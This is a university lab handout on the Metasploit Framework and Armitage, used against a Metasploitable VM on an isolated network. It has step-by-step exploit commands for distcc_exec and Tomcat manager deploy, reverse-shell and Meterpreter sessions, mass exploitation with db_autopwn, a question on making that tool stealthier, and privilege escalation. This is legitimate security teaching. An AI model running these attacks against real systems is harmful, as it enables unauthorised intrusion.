

ISA 564, Laboratory: The Metasploit Framework

Lab Submission Instructions

To complete the lab, you need to submit using the GMU Blackboard system <http://courses.gmu.edu>. Please make sure that you upload in time **a single compressed file <5 MB** with all the individual task files. This file must be either **zip or tar.gz**. Its name must start with your username, and it **must decompress to a folder that starts with your username**. Any answered questions must be in a **single document** (all tasks into one file) either flat text, txt, or MS Word, doc/docx.

Screenshots can be embedded into a Word file. When not told what to name auxiliary files, name them the task number (e.g., task1.jpg). Points will be lost if the above instructions are not followed.

Lab Description

The Metasploit Project is an open source computer security project, which provides information about security vulnerabilities and aids in penetration testing. Armitage is a GUI for Metasploit. The goal of this lab is to build familiarity with the framework (MSF) and Armitage and how they can be used to expose vulnerabilities or design a new exploit.

Initial Lab Setup

We will conduct the lab with two VMware-based virtual machine (VMs): **VM1** (Kali Linux) and **VM2** (Metasploitable). You will need to download the following software on your local machine:

- VMware workstation or Player: <http://www.vmware.com/download/player/>
- VM1: <https://www.offensive-security.com/kali-linux-vmware-virtualbox-image-download/> be sure to select the 32 bit PAE for VMware image
- VM2:
 - <https://information.rapid7.com/metasploitable-download.html>
 - or <http://sourceforge.net/projects/metasploitable/files/Metasploitable2>
 - Do NOT turn this on EXCEPT within a private/host-only virtual network

Metasploit comes pre-installed on Kali, launch by clicking Applications > Exploitation Tools > metasploit framework. This will load the primary MSF UI, msfconsole, in its own terminal.

Getting Started

We need to isolate the VMs to the same private virtual network.

- `10.13.13.100 --netmask 255.255.255.0 --lowerip`

```
10.13.13.101 --upperip 10.13.13.254 -enable
```

- VMware
 - Put both on VMnet7 (private virtual network)
 - In the configuration menu, use the DHCP tab to enable DHCP
- Reboot both VMs
- VirtualBox
 - Put both on "Internal Network"
 - Turn on a DHCP server for this virtual network

```
VBoxManage dhcpserver add --netname intnet --ip
```
- In each VM do `ifconfig eth0` and note the IP address, in the rest of the document:
 - Kali's (VM1) IP will be referred to as VM1.ip and shown as 10.13.13.101
 - Metasploitable IP will be referred to as VM2.ip and shown as 10.13.13.102
- Sanity check that they can connect to each other
 - VM2 run `nc -l -p 5555`
 - VM1 run `nc VM2.ip 5555`
 - Then type text & press enter on Kali side
 - make sure it appears on the metasploitable side

Before starting this lab, write down VM2's (metasploitable) IP address, VM2.ip. You will be referring to it repeatedly in the following tasks. The default user:password to VM2 are msfadmin:msfadmin.

The Metasploit console interface should be similar to the text below:

```
= [ metasploit v4.11.4-2015071403 ]
+ -- == [ 1467 exploits - 840 auxiliary - 232 post ]
+ -- == [ 432 payloads - 37 encoders - 8 nops ]
+ -- == [ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > █
```

From the `msfconsole` console interface, you can view the list of modules that are available for you to interact with. You can see all available modules through the `show all` command. To see the list of modules of a particular type you can use `show moduletype`, where *moduletype* is any one of exploits, encoders, payloads, and so on. To see the list of available exploits type, use `show exploits`. You can select a module with the `use` command by specifying the module's name as the argument. The `info` command can be used to view information about a module without using it. For accessing the help menu at any time type `? or help <command>`.

Task I

In this task, we will use the `unix/misc/distcc_exec` exploit to demonstrate the overall process. Make sure that both VM1 and VM2 are booted. In VM1 launch MSF. Within `msfconsole`, to work with the exploit, at the `msf >` prompt, type:

```
use exploit/unix/misc/distcc_exec
```

The prompt will change to reflect the active exploit module, determine available options:

```
msf exploit(distcc_exec) > show options
```

To make the exploit work, you still need to specify the values of related environment variables, e.g., `RHOST`, the target IP address of vulnerable machine. You can leave `PAYLOAD`, the payload or shellcode to be contained in the exploitation, to the default value `cmd/unix/reverse`. To see all possible payloads, use `show payloads`. To set `RHOST` use:

```
set RHOST 10.13.13.102
```

Note that to obtain more information about the exploit, you can use `info`.

```
msf exploit(distcc_exec) > info
```

```
Name: DistCC Daemon Command Execution
Module: exploit/unix/misc/distcc_exec
Platform: Unix
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2002-02-01
```

...

Some specific exploits may contain more advanced options, use `show advanced`. You can choose to save the exploit configuration information to autoload on future `msfconsole` use with `save`.

Finally, it is time to run the exploit by simply running `exploit`. For Task I.1 submit a screenshot of the window with the exploit working (for instance, show the output of `id`, like below).

```
msf exploit(distcc_exec) > exploit
[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo n8UeF7vn8xWdZ3ct;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "n8UeF7vn8xWdZ3ct\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (10.13.13.101:4444 -> 10.13.13.102:49178) at 2016-03-08 00:07:42 -0500

id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
exit
```

Task II

In this task you will learn about reconnaissance and scanning ports. MSF contains a plugin that wraps nmap for us. As it scans a host, the results are stored within a database for later plugins to access. Run a portscan on the target with `db_nmap -sV 10.13.13.102`. You can view scanned hosts with `db_hosts`.

Your portscan should reveal that the target is running Apache Tomcat. You can find an exploit for this service named `multi/http/tomcat_mgr_deploy`. Be sure to set your exploit options appropriately. Pretend that you googled for default credentials for this service and discovered that the default username:password is tomcat:tomcat. Use the nmap data to set RPORT. Use the techniques you learned from Task I to gain remote control. For Task II.1 report all your commands and option settings up to, and including, the exploit command.

The default payload for this exploit is Meterpreter, which has a different prompt than before.

```
meterpreter >
```

Meterpreter is a remote access tool that uses an extensible API for commands. Meterpreter is transferred in stages: groups of commands are transferred as needed to the remote host. Use `help` to list available commands and try some, such as: `getuid`, `sysinfo`, `download`, `ps`, etc. For Task II.2, screenshot the output of `sysinfo`.

Task III

In this task you will learn about automating exploitation. The tool we will use is `autopwn`. It has been deprecated out of MSF, but a community of users maintains it. This is not a stealthy technique, and should only be used when detection is not a concern. In the course repository is a file, `db_autopwn.rb`. We will install this into the MSF plugins directory. First, exit all open `msfconsole` sessions.

```
cp db_autopwn.rb /usr/share/metasploit-framework/plugins/.  
/etc/init.d/postgresql restart  
msfconsole
```

Within `msfconsole` run these commands to establish reconnaissance data:

```
db_status  
db_rebuild_cache  
load db_autopwn  
db_nmap 10.13.13.102  
db_hosts
```

Now execute the `autopwn` plugin, and wait for it to complete. There should be a significant number, over 600, of exploit attempts. For Task III.1 list the names of the successful exploits (shown at the very end).

```
db_autopwn2 -p -t -e
```


The results will indicate how many sessions were opened. Use the `sessions -h` to learn how to interact with the them. Use `control+z` or `background` to leave a session that you intend to return to. For Task III.2 upgrade all sessions to `meterpreter` and then screenshot the output of `sessions`.

For Task III.3 explain in less than a paragraph per the following:

- How `autopwn` works (what happens when you execute it)
- How you would improve it (in a general sense)
- How you would technically design it such that it attempts fewer exploits
- How else you could make it more operationally viable (e.g., stealthier)

Task IV

In Task IV you will continue using MSF based tools, but this time gain exposure to its open source GUI, Armitage. Kali comes with it pre-installed, under Applications > Exploitation Tools > armitage. When you click on this, you will see a connect dialog.

A dialog box titled "Connect..." with a standard Windows window border. It contains four input fields: "Host" with the value "127.0.0.1", "Port" with the value "55553", "User" with the value "msf", and "Pass" with the value "****". Below the input fields are two buttons: "Connect" and "Help".

Connect...

Host: 127.0.0.1


Port: 55553

User: msf

Pass: ****

Connect Help

Use the default settings (may be different than above image). Click Connect and you will get a 'Start Metasploit' dialog.

A dialog box titled "Start Metasploit?". On the left is a circular icon containing a question mark. To the right of the icon is the text: "A Metasploit RPC server is not running or not accepting connections yet. Would you like me to start Metasploit's RPC server for you?". At the bottom right are two buttons: "No" and "Yes". A mouse cursor is pointing at the "No" button.


Start Metasploit?

? A Metasploit RPC server is not running or not accepting connections yet. Would you like me to start Metasploit's RPC server for you?

No Yes

Click yes and you will see a progress bar. After loaded, select Armitage > Set Target View > Table View.

Before you can attack, you must choose your weapon. Armitage makes this process easy. Select the host, then use **Attacks > Find Attacks** to generate a custom Attack menu for each host. If all goes well you will get the Attack Analysis Complete window, press OK.




To exploit a host: right-click it, navigate to **Attack**, and choose an exploit. To show the correct attacks, make sure the operating system is set for the host. Some exploits in Metasploit implement a check function. These check functions connect to a host and check if the exploit applies. Armitage can use these check functions to help you choose the right exploit when there are many options. For example, targets listening on port 80 will show several web application exploits. To verify that any attacks are valid, select Attack > misc > check exploits. This will allow you to check the exploits for that category (misc) to see if you can find any vulnerabilities you can exploit.

At the bottom of the console you should see each of the individual attacks being tested. Click on the Console and press CTRL-F to search for the word “vulnerable” (see below):

```
msf > use unix/misc/distcc_exec
msf exploit(distcc_exec) > set RHOST 10.192.113.60
RHOST => 10.192.113.60
msf exploit(distcc_exec) > check
[+] 10.192.113.60:3632 - The target is vulnerable.
```

To take advantage of the above vulnerability, you again press left-click on the target host and select the attack from the menu (see below):



The **Attack** menu limits itself to exploits that meet a minimum exploit rank of *great*. Some useful exploits are ranked *good* and they won't show in the attack menu. You can launch these using the module browser.

Use **Armitage -> Set Exploit Rank** to change the minimum exploit rank. Optionally, if you'd like to see hosts that are vulnerable to a certain exploit, browse to the exploit in the module browser. Right-click the module. Select **Relevant Targets**. Armitage will create a dynamic workspace that shows hosts that match the highlighted exploit. To attack multiple hosts simultaneously, highlight them all and double-click the exploit module.

Continuing our attack, set the options for the attack and press Launch.

Attack 10.192.113.60

DistCC Daemon Command Execution

This module uses a documented security weakness to execute arbitrary commands on any system running distccd.

Option	Value
LHOST	10.192.113.59
LPORT	3505
RHOST +	10.192.113.60
RPORT	3632

Targets: 0 => Automatic Target

☒ Use a reverse connection
☐ Show advanced options

Launch

Right clicking the target should show a Shell 1 option now, interact with the shell: Shell 1 > Interact. This will load a new tab in console view. Test this shell with commands `whoami` and `hostname`. For task IV.1, take a screenshot of this session with the above commands' output.

Extra Credit

Choose one of the following:

- a) Use techniques in Task II but manually identify a vulnerable service (use a search engine on the ports and banners reported from nmap) that MSF has an exploit for. Document your discovery process, commands used, options set, and include a screenshot of command output indicating successful remote control.
- b) Alternatively, extend Task II to move laterally from user tomcat33 to an admin account through a local privilege escalation vulnerability. Document what exploit you choose, the options sets, the commands you used to have it escalate the meterpreter session, and include a screenshot of the command output indicating successful remote control.

Submission Checklist

- Task I (10 points): Answer those questions in Task I.1
- Task II (25 points): Answer those questions in Task II.1, II.2
- Task III (35 points): Answer those questions in Task III.1, III.2, III.3
- Task IV (25 points): Answer those questions in Task IV.1
- Lab survey (5 points): Submit through the Lab III Survey Assessment on Blackboard
- Extra Credit (up to 10 points)
- **See section named Lab Submission Instructions on page 1**

References

- [1] The Metasploit Project. <http://www.metasploit.com>
- [2] All Metasploitable Exploits that MSF has an Exploit for.
<https://community.rapid7.com/docs/DOC-1875>
<http://chousensha.github.io/blog/2014/06/03/pentest-lab-metasploitable-2/>

Further Information

<https://www.ethicalhacker.net/features/special-events/free-armitage-and-metasploit-video-training>
https://www.youtube.com/playlist?list=PLW5y1tjAOzl3n4KRN_ic8N8Qv_ss_dh_F
Mubix. Metasploit Minute. Youtube video series. by Hak5